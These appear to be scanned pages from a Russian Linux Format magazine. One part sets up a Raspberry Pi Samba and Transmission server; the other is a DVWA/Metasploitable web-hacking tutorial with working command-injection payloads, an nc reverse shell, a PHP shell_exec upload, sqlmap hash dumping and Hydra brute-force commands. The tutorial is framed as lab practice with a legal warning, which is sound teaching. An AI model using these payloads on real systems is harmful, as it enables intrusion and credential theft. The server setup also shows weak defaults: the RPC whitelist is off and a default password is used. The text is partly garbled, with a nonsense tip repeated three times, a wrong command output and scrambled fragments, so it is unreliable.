ром с [LinuxTracker.org](http://LinuxTracker.org), популярного сайта для выкладывания дистрибутивов – <http://linuxtracker.org:2710/announce>.

```
$ sudo transmission-create -o somelinux.torrent -t http://linuxtracker.org:2710/announce /path/to/somedistro.iso
```

Эта команда создаст файл **somelinux.torrent**, который организует раздачу файла **somedistro.iso**. Чтобы раздать несколько файлов, при создании торрента укажите на каталог, а не на отдельный файл.

Создав файл *.torrent*, передайте его клиенту *Transmission* с web-интерфейсом, чтобы начать раздачу.

мер которого совпадает с размером подключенного. Скорее всего, устройство будет **sda**, а нужный нам раздел – **sda1**. Создайте точку монтирования и смонтируйте устройство:

```
$ sudo mkdir /mnt/usb
```

```
$ sudo mount /dev/sda1 /mnt/usb
```

USB-диск останется смонтированным, пока вы не перезагрузите RPi. Чтобы не пришлось перемонтировать устройство, найдите его UUID:

```
$ sudo blkid
```

```
/dev/sda1: LABEL="ntfs" UUID="3B5C053D35CAD865" TYPE="ntfs"
```

Добавьте его в список устройств, монтируемых во время загрузки:

```
$ sudo nano /etc/fstab
```

```
UUID=3B5C053D35CAD865 /mnt/usb ntfs defaults 0 0
```

*Samba* предоставляет общий доступ к файлам и каталогам, заданным в ее файле настройки. Чтобы предоставить общий доступ к каталогам на USB-устройстве, предположим, что на нем есть несколько папок:

```
$ ls /mnt/usb
```

```
documents downloads music videos
```

Чтобы предоставить общий доступ к каталогу **downloads**, откройте файл **/etc/samba/smb.conf** в *nano*, прокрутите его содержимое и добавьте в конец следующий фрагмент:

```
[Downloads]
```

```
comment = Place all your downloads here
```

```
Path = /mnt/usb/downloads
```


```
browseable = yes
```

```
writable = yes
```

```
read only = no
```

```
valid users = @users
```

➤ В Windows для подключения к Raspberry Pi через SSH пользуйтесь *PuTTY*. Просто введите IP-адрес RPi и нажмите Open [Открыть].



Эти параметры предоставят общий доступ к каталогу **/mnt/usb/downloads** всем пользователям в группе *users*. Позже мы смонтируем этот каталог на компьютерах с Linux и Windows, и пользователи смогут настроить свои менеджеры загрузок так, чтобы они сохраняли файлы прямо в эту папку на USB-устройстве, подключенном к RPi, с любого компьютера сети. Также можно ограничить доступ к некоторым каталогам только заданным пользователям:

```
[Documents]
```

```
comment = Important eyes-only PDF files
```

```
path = /mnt/usb/documents
```

```
browseable = no
```

```
writable = yes
```

```
read only = no
```

```
valid users = pi, bodhi
```

Эти настройки разрешат монтировать и изменять содержимое каталогов только пользователям *pi* и *bodhi*.

## Установим торрент-сервер

Торренты – предпочтительный способ распространения контента с открытым исходным кодом. Таким образом распространяются большинство дистрибутивов Linux – либо на собственных трекерах, либо на [linuxtracker.org](http://linuxtracker.org). Все диски **LXF** можно загрузить через торрент-клиент в разделе Archive сайта [www.linuxformat.com](http://www.linuxformat.com).

В Linux нет недостатка торрент-клиентов. *Transmission* отличается от прочих удобным web-интерфейсом, который напоминает рабочий стол. Мы установим *Transmission* в Raspbian и сможем открыть его через браузер на любом компьютере сети для добавления, мониторинга и управления торрентами. Для установки *Transmission* подключитесь к RPi через SSH и скопируйте

```
$ sudo apt-get install transmission-daemon
```

Она установит и запустит демона *Transmission*. Но прежде чем вы сможете загружать торренты, его нужно настроить. Перед выполнением любых изменений файла настройки *Transmission* обеспечьте, чтобы демон не был запущен:

```
$ sudo service transmission-daemon stop
```

Также добавьте пользователя *Transmission* (*debian-transmission*), который создается автоматически при установке демона, в нашу группу *users*:

```
$ sudo usermod -a -G users debian-transmission
```

Теперь создайте на USB-диске публичный каталог, куда мы загрузим торренты. Сначала создайте на USB-диске каталог и назначьте его владельцем пользователя *Transmission*:

```
$ sudo mkdir /mnt/usb/public
```

```
$ sudo chown debian-transmission /mnt/usb/public
```

Теперь добавьте этот ресурс в файл настройки *Samba*:

```
[Public]
```

```
comment= Public share for torrents
```

```
browseable = yes
```

```
path = /mnt/usb/public
```

```
public = yes
```

```
writable = yes
```

```
guest ok = yes
```

Перезапустите *Samba*, и каталог станет доступен всем. Общий ресурс создан; теперь пора настроить демона *Transmission*. Его параметры задаются в файле **/etc/transmission-daemon/settings.json**. Откройте файл в *nano* и в строке

```
"rpc-whitelist-enabled": true
```

```
измените параметр на "rpc-whitelist-enabled": false
```

чтобы могли подключаться пользователи со всех компьютеров. Затем укажите каталог загрузки:

```
"download-dir": "/mnt/usb/public/downloads/Complete"
```

➤ Пропустили номер? Узнайте на с. 104, как получить его прямо сейчас.

Незавершенные загрузки можно отделить от остальных файлов, разместив их в отдельном каталоге. Включите эту возможность, изменив в строке

```
"incomplete-dir-enabled": false
```

параметр `false` на `true` и задайте каталог, где будут размещаться незавершенные загрузки:

```
"incomplete-dir": "/mnt/usb/public/downloads/Incomplete"
```

## Аутентификация пользователей

Так как мы сделали владельцем каталога `/mnt/usb/public` пользователя `Transmission`, он будет автоматически создавать все новые каталоги. Хотя загружаемые торренты являются публичными, можно сделать так, чтобы не все пользователи могли выкладывать торренты для загрузки.

Один из способов это сделать – заставить пользователей аутентифицироваться для доступа в `Transmission`. Для этого сначала строку

```
"rpc-authentication-required": false
```

замените на

```
"rpc-authentication-required": true
```

Затем определите пароль в параметре

```
"rpc-password": "<password>"
```

Этот пароль `Transmission` автоматически зашифрует.

Теперь сохраните файл и запустите демона `Transmission` командой `sudo service transmission-daemon start`. По умолчанию она будет запущена на порте 9091. В нашем примере полный адрес веб-интерфейса `Transmission` будет `192.168.3.100:9091`. Запустите браузер и перейдите по этому адресу. Если вы включили параметр `password`, будут запрошены логин и пароль. Имя пользователя – `transmission`, а пароль – тот, что был указан в файле настройки.

Прежде чем загружать торрент, нужно указать расположение файла `.torrent`. Откройте веб-интерфейс `Transmission` и нажмите

кнопку `Open Torrent` [Открыть торрент]. Вставьте URL в открывшееся окно и нажмите `Upload` [Загрузить] для начала загрузки. В интерфейсе удобно ориентироваться. По умолчанию отображаются все добавленные торренты, но с помощью выпадающего меню можно просмотреть список торрентов по состоянию загрузки или по трекерам. По щелчку правой кнопкой на торренте открывается контекстное меню.

Как только торрент загрузится, в соответствии с нашими настройками, он автоматически переместится в публично доступный каталог `/mnt/usb/public/downloads/Complete`. Простейший способ открыть общий ресурс в Linux – ввести его адрес в файловый менеджер по умолчанию. Большинство современных файловых менеджеров Linux, таких как `Nautilus` в Gnome, поддерживают `Samba`. Запустите `Nautilus` и нажмите `Ctrl+L` для перехода к адресной строке. Введите `smb://`, затем IP-адрес RPi с запущенной `Samba`. В нашем случае выйдет `smb://192.168.3.100`. Для доступа к конкретному каталогу добавьте его в конец адреса, например, `smb://192.168.3.100/documents`. Ресурс также можно смонтировать из командной строки:


```
# mount -t cifs -o username=pi,password=raspberry //192.168.3.100/usb/downloads /mnt/downloads
```

Чтобы этот ресурс монтировался автоматически, добавьте его в файл `/etc/fstab`:

```
//192.168.3.100/usb/downloads /mnt/downloads cifs username=pi,password=raspberry 0 0
```


Вы можете связать удаленное USB-устройство с сетевым диском на машине с Windows. В Windows 7 откройте `My Computer` [Мой компьютер] и нажмите кнопку `Map Network Drive` [Подключить сетевой диск]. В открывшемся окне выберите букву диска и укажите расположение сетевой папки. В нашем случае это нечто вроде `192.168.3.100\usb\videos`. У вас запросят логин и пароль, после чего диск появится в списке дисков. **LXF**

## Доступ к сетевым ресурсам на устройстве Android




### 1 Найдем и установим

В Android Play множество файловых менеджеров, умеющих работать с ресурсами Samba. Мы пользуемся популярным `ES File Explorer File Manager`.



### 2 Настроим

В приложении измените `View` [Просмотр] с `Local` [Локальный компьютер] на `LAN` [Сеть], зайдите в `Menu` > `New` > `Server` [Меню > Создать > Сервер] и введите параметры подключения и аутентификации.



### 3 Просматриваем и загружаем

В зависимости от прав доступа вы сможете загружать, выгружать и потом воспроизводить файлы и обращаться к публичным и приватным каталогам.

ЧАСТЬ 2

# DVWA: Взлом web-

На свете много гнусных типов, влезających в web-приложения потехи ради и для заработка. **Бен Эверард** покажет, как они норовят употреблять сайты.



**Наш эксперт**

**Бен Эверард** оставил свою работу ИТ-консультанта, чтобы провести два года в Танзании, устанавливая в школах системы на базе Ubuntu. Теперь он применяет свои навыки в бурлящем котле исследований Башен Linux Format.



приложения? 10? 20? Меньше? При взрывном росте числа людей, именующих себя web-разработчиками, многие ли из них действительно разбираются в практике безопасного программирования?

Для выявления возможных проблем безопасности существуют специально разработанные web-приложения. Ранее, в **LXF159**, мы рассмотрели *WebGoat*, а сейчас собираемся использовать *Damn Vulnerable Web Application* [Чертовски уязвимое web-приложение], *DVWA*. В отличие от *WebGoat*, это не набор уроков, а незащищенный сайт, и на нем мы будем оттачивать наши навыки.

Первый шаг – заставить его работать. Можете настроить сервер на своей машине и запустить его локально, но мы-то запустим его на виртуальной машине *Metasploitable*, которую можно скачать с [www.sourceforge.net/projects/metasploitable](http://www.sourceforge.net/projects/metasploitable). Также вам понадобится *VirtualBox*, наверняка имеющийся в репозитории вашего дистрибутива. Загрузив его, следуйте пошаговому инструкциям, чтобы ваша система заработала.

Если все в порядке, вы сможете запустить браузер и ввести адрес <http://192.168.56.101> (если он уже есть в вашей локальной сети, надо будет изменить настройки *VirtualBox*) и получить список доступных web-приложений. Щелкните на *DVWA* и войдите как `admin:password`.

В *DVWA* три уровня безопасности. Уровень **Low** [Низкий] – самый легкий, его мы и будем использовать для начала (нажмите на *DVWA Security* [Безопасность], затем выберите **Low** и нажмите **Submit** [Подтвердить]). **Medium** [Средний] призван дать вам задачу посложнее, после изучения основ. Высокий [High] предназначен для демонстрации хорошей практики кодирования – преднамеренно в нем уязвимости не заложены (разумеется, это не означает, что их здесь нет).

## Выполнение команды

Первая функция, которую мы атакуем – Выполнение команды [Command execution]. Выбрав этот пункт, вы найдете web-приложение, позволяющее пинговать другие машины. Попробуйте его, введя IP-адрес хоста (192.168.56.1, если вы использовали настройки по умолчанию). Приложение работает, передавая ввод команде `ping`. Сама по себе, `ping` не особо полезна для нас, но она предоставляет доступ к командной строке. Если мы введем `ping 192.168.56.1; pwd`, система выполнит:

```
ping 192.168.56.1; pwd
[Output: /etc/passwd]
```

и выведет результат на экран. В данном случае мы увидим текущий каталог. Уже неплохо, чтобы отыскать конкретные файлы, но мы, разумеется, метим выше. Например, можно получить список всех пользователей в системе:

```
192.168.56.1; cat /etc/passwd | cut -d: -f1
```


Чуть позже мы применим этот прием для атаки грубой силой [brute force].

Метод ввода команд через `ping`-интерфейс можно бы и развить, но он не слишком удобен. Нам бы намного полегчало, имея мы доступ к оболочке. У нас нет полномочий на вход в систему, поэтому хорошо бы запустить на сервере команду, которая соединится с нашей локальной машиной и выдаст нам доступ. Это

**К**ак боевые искусства можно применять для самозащиты, так и навыки взлома пригодятся для идентификации слабых мест ваших серверов и их защиты. Слабые места есть у любой компьютерной системы; искусство заключается в том, чтобы найти их раньше взломщика. Во второй части нашего курса черной магии мы рассмотрим web-приложения и вносимые ими потенциальные опасности.

Web-приложения – благодатная почва для уязвимостей, так как им уделяют меньше внимания, чем другим областям. К примеру, сотни – если не тысячи – людей видели исходный код *Apache* и работали с ним, то есть он отлично изучен на предмет ошибок. А сколько людей видели исходный код среднего web-

» В отличие от большинства инструментов тестирования вторжений, **SQLMap** и вправду выглядит так, как Голливуд изображает взлом.





# приложений



называется оболочкой-оборотнем [reverse shell], так как работает в направлении, противоположном нормальным оболочкам вроде SSH или Telnet. Есть несколько способов этого добиться (некоторые люди даже превратили это в форму искусства), но мы возьмем самый простой: через **nc**.

Это простая команда для отправки данных через сетевое соединение. Мы можем использовать ее для отправки ввода и вывода оболочки на другую машину. Перед запуском чего-либо на машине жертвы, мы должны прослушать входящие соединения. На своем хосте выполните

```
nc -l -v 4444
```

4444 – это порт, который мы используем. Порт может быть любым, если он не конфликтует с другими серверными приложениями, но одинаковым на обеих машинах.

Теперь после **ping** введите

```
192.156.56.1; nc -c /bin/sh 192.168.56.1 4444
```

Флаг **-c** велит **nc** выполнить команду **/bin/sh**. Будучи зияющей дырой в безопасности, эта опция должна быть отключена на всех промышленных серверах.

На вашей машине вы увидите строку:

```
Connection from 192.168.56.101 port 4444 [tcp/krb524] accepted
[Подключение от 192.168.56.101 порт 4444 [tcp/krb524] принято]
```

Теперь все вводимые вами команды будут работать на машине-жертве. Выполните **whoami**, чтобы проверить это.

Если вы обнаружите, что в **nc** ничего не приходит, возможно, дело в брандмауэре на вашей машине. Обратитесь к документации вашего дистрибутива, чтобы узнать, как временно отключить брандмауэр.

Почувствовав себя уверенно, повысьте уровень безопасности до среднего и повторите попытку. Сработает тот же принцип, но...

## Mutillidae

Еще одно из уязвимых web-приложений, включенных в Metasploitable – *Mutillidae*. Если вы следили за нашим циклом по безопасности, вы должны были набраться достаточно знаний, чтобы атаковать его – ну, почти достаточно. Но сначала там надо исправить ошибку в конфигурации. Войдите в виртуальную машину Metasploitable через **msfadmin/msfadmin** и выполните **cd /var/www/mutillidae**. Откройте от имени суперпользователя **config.inc** в текстовом редакторе, например:

```
sudo nano config.inc
и измените строку
$dbname = 'metasploitable';
на
$dbname = 'owasp10';
```



► *Mutillidae* (мы тоже не знаем, как это озвучить) набито уязвимостями, и с ними можно попрактиковаться.

После сохранения файла (в **nano** — **Ctrl+X**, 'Y') *Mutillidae* должно работать нормально. Оно построено вокруг самых распространенных сетевых уязвимостей, и там много способов проникнуть внутрь.


ведь весь смысл тестов на вторжение – в упражнении на догадливость, так что попробуйте-ка сами. Посмотрите Совет 1 – или Решение 1 на последней странице, если вам нужны подсказки. Конечно, такую функцию имеют немногие сайты.

Теперь рассмотрим общий взгляд – загрузку изображений. Эта уязвимость возникает из-за способа работы динамических web-языков. Если сайт состоит из статических страниц, то при запросе страницы web-сервер просто находит файл, соответствующий

Скорая помощь

Совет 1 Выясните, какие смайлы блокируются системой

## Шаг за шагом: Настраиваем среду окружения




### 1 Получим файлы

Чтобы распаковать файл, выполните


```
unzip metasploitable-linux-2.0.0.zip
```

Нам нужен **Metasploitable.vmdk** – это образ виртуального жесткого диска, который можно загрузить из *VirtualBox*.



### 2 Настроим сети

Откройте *VirtualBox*, перейдите в меню Файл > Настройки > Сеть [File > Preferences > Network] и нажмите на значок +, чтобы создать новую сеть только с хост-машиной [host-only].



### 3 Создадим VM

Создайте новую виртуальную машину, выбрав недавно распакованный **Metasploitable.vmdk** в качестве жесткого диска, а новая сеть host-only сделается сетью машины.

» Не хотите пропустить номер? Подпишитесь на [www.linuxformat.ru/subscribe/!](http://www.linuxformat.ru/subscribe/)

## Оставайтесь в рамках закона

Правильное применение показанных здесь методов – проверка, что серверы были и остаются максимально безопасными. Однако при безответственном использовании они являются незаконными.

Вы можете без проблем использовать их так, как здесь описано – нападая на виртуальную машину на своем компьютере. Для атаки машины в сети уже необходимо разрешение (если это не ваша домашняя

сеть). Даже если вы делаете это для компании, где работаете, получите письменное разрешение, прежде чем начать, чтобы нельзя было сказать, что вы делаете это с вредоносным умыслом.

Помимо моральных доводов – мы не дали информации о том, как сохранить анонимность при работе с этими атаками. Применяя их злонамеренно, вы можете угодить в тюрьму. Вот и не делайте этого.

странице, и отправляет его нам. Однако для web-сервера с использованием языка программирования, например, PHP, это происходит немного иначе: при запросе страницы сервер находит соответствующий странице скрипт, запускает его и посылает нам его вывод (это и будет HTML, который отобразится в браузере).

Откройте текстовый редактор и создайте новый файл, содержащий

```
<?php
$output = shell_exec('cat /etc/passwd');
echo $output;
?>
```

Мы можем использовать функцию `shell_exec` для запуска любых команд. Здесь мы с ее помощью добыли содержимое `/etc/passwd`.

Перейдите на страницу загрузки [Upload] в DVWA, нажмите на Browse [Просмотр], выберите файл и нажмите Загрузить [Upload]. Если все пойдет хорошо, вы увидите красное сообщение о том, что файл был загружен успешно и куда он был загружен. Для запуска скрипта нам осталось только нацелить браузер на этот адрес. К примеру, если вы назвали файл `mal.php`, откройте <http://192.168.56.101/hackable/uploads/mal.php>.

Как и в предыдущем случае, мы могли бы продолжать запуск команд подобным образом, но удобства тут мало. Лучший вариант – получить обратную оболочку. Хорошие тестировщики вторжений, как и все хорошие кодеры, ленивы; вот и мы не хотим писать собственного оборотня, если кто-то уже сделал черную работу за нас. На [www.pentestmonkey.com](http://www.pentestmonkey.com) есть несколько

полезных нам инструментов, включая обратную оболочку PHP. Вы можете скачать ее с сайта или взять с нашего DVD. Перед загрузкой на сервер настройте ее для вашей среды. Распакуйте ее и откройте `php-reverse-shell.php` в текстовом редакторе. Замените строки 49 и 50 такими:

```
$ip = '192.168.56.1';
$port = 4444;
```

а точнее, значениями, соответствующими вашей установке.

Сделав это, вы должны запустить слушатель `nc` на машине, как в предыдущей атаке, затем загрузить файл как с предыдущим скриптом PHP. Теперь у вас должен быть доступ к оболочке сервера. Чувствуя себя уверенно? Установите уровень безопасности в Medium и попробуйте снова. Совет 2 и Решение 2 к вашим услугам, как и раньше.

## Кувалдой

В распоряжении тестировщика есть огромное количество способов, а число известных уязвимостей, которыми можно воспользоваться, измеряется десятками тысяч (только в архиве [www.exploit-db.com](http://www.exploit-db.com) их почти 20000). Естественно, ни один взломщик все их не упомнит. В предыдущей части этого урока мы рассмотрели SQL-инъекции и на их применение для кражи данных из базы. На сей раз мы собираемся употребить автоматизированный инструмент, который сделает все это за нас. Вы, скорее всего, не найдете SQLMap в репозиториях вашего дистрибутива, но его можно скачать с [www.sqlmap.org](http://www.sqlmap.org) или взять с DVD. Это скрипт на Python, и его не нужно устанавливать. Просто распакуйте его, откройте терминал в новом каталоге и запустите `./sqlmap.py`; но следует немного разжиться информацией, прежде чем мы сможем настроить его для работы.

Этот скрипт проверяет определенный набор SQL-атак на web-странице. Но прежде чем сделать это, мы должны получить правильную cookie сессии, иначе DVWA не даст SQLMap доступа к странице. Для этого сгодится любой браузер, но следующие инструкции работают для Firefox. Войдите в DVWA с использованием `admin/password`. Щелкните правой кнопкой мыши на странице и выберите Информация о странице [View Page Info]. Используйте вкладку Защита [Security] и нажмите кнопку Просмотреть куки [View Cookies]. В этом окне вы увидите два cookie: PHPSESSID и security [безопасности]. Последний просто установлен в Low, Medium или High, и мы можем выбрать здесь то, что хотим. Вам нужно будет скопировать содержимое PHPSESSID в командную строку. Обладая этой информацией, мы можем начать нашу атаку на страницу SQL-инъекции DVWA.

Из каталога SQLMap выполните:

```
./sqlmap.py -u "http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit" --cookie="PHPSESSID=aa77be5f7ac5f27080d1edc6115c6e5f; security=low" --dbs
```

Подставьте для PHPSESSID правильное значение. Вы увидите несколько сообщений; просто введите 'Y', чтобы продолжить атаку. Опция `--dbs` велит SQLMap попытаться украсть список баз данных. Она должна привести к отображению этого списка, включая базу `dvwa`. Зная имя базы данных, мы можем забраться поглубже. Чтобы получить список таблиц базы данных, выполните команду еще раз, но опустите `--dbs` и добавьте `-D dvwa --tables`.


Она найдет две таблицы: `guestbook` и `users`. Гостевая книга [guestbook] звучит не слишком волнующе, так что сосредоточимся на `users` [пользователь]. Используем флаги `-D dvwa -T users --dump`.

Снова отвечайте 'Y' на запросы. SQLMap достаточно умен, чтобы найти хэши паролей, а также включает возможность взломать их. Для надежных паролей может быть лучше просто забрать хэши, а затем применить мощное оборудование для взлома. Ну, а эти пароли не самые безопасные, так что просто введите 'Y', чтобы взломать их. Достаточно скоро вы увидите список имен

**Скорая помощь**

Совет 2 Вам понадобится инструмент, который понимает Data, расширение Firefox, позволяющий установить расширение Tampermonkey. Мы ищем инструмент, который понимает Data, расширение Firefox, позволяющий установить расширение Tampermonkey. Мы ищем инструмент, который понимает Data, расширение Firefox, позволяющий установить расширение Tampermonkey.

➤ Для тех взломщиков, кто боится командной строки, существует XHydra (обычно имеется в пакете `hydra-gtk`).



пользователей с паролями, которые позволяют вам беспрепятственно войти в DVWA.

У SQLMap есть множество других опций, на которые у нас здесь нет места. Подробности ищите в `./sqlmap --help`.

## Грубая сила

Не все web-приложения будут настолько любезны, чтобы предоставить нам вход через SQL-инъекции. Иногда единственный способ взлома – это старая добрая лобовая атака. Выше мы увидели, как можно быстро взломать учетные записи, имея доступ к хэшам. В новой атаке мы будем использовать *Hydra*, инструмент грубого взлома сети, чтобы попытаться прорваться внутрь web-страницы. Это одна из наименее сложных хакерских утилит: она всего-навсего перебирает различные комбинации имя пользователя/пароль вплоть до успеха. Вам понадобится PHPSESSID (он может устареть, так что убедитесь, что ваш остается в силе, если вы закончили предыдущую атаку некоторое время назад).


В качестве теста запустим его со списком паролей `pass.list` с DVD (имеется также на [www.linuxformat.com/archives](http://www.linuxformat.com/archives)). Это текстовый файл с одним паролем в каждой строке, которые *Hydra* и будет проверять. Там 25 паролей, наиболее часто встречающихся по данным компании ИТ-безопасности ESET. Заодно мы воспользуемся списком имен пользователей в системе, `user.list`. Если *Hydra* нет в репозитории вашего дистрибутива, можете взять ее здесь: [www.thc.org/thc-hydra](http://www.thc.org/thc-hydra).

```
hydra 192.168.56.101 http-get-form "/dvwa/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:in
correct:C=:H=Cookie:security=low; PHPSESSID=aa77be5f7ac5f27
080d1edc6115c6e5f" -L ~/user.list -P ~/pass.list
```

Эта команда ищет файлы с именами пользователей и паролями в домашнем каталоге; измените пути, если они лежат в другом месте. Вообще-то *Hydra* довольно проста в применении, но в данном случае все выглядит чуть сложнее – потому что мы используем флаг `http-get-form`. Большинство поддерживаемых протоколов (SSH, FTP и т.д.) имеют явный раздел логина, что упрощает задачу, но в HTTP этого нет, и нам надо быть более гибкими.

Символы `^` указывают *Hydra*, куда вставлять имена пользователей и пароль в URL (который отделен двоеточием). “incorrect” – слово, которое *Hydra* ищет на загруженной странице, если вход не удался (см. рис. 1).

Мы также включили несколько имен, найденных в `/passwd` при первой атаке, и мы можем использовать тот же файл имен



► Рис. 1. *Hydra* ищет слово для проверки, был ли вход успешен или нет. Мы велели ей искать “incorrect”, поскольку оно встречается, только когда вход неудачен.

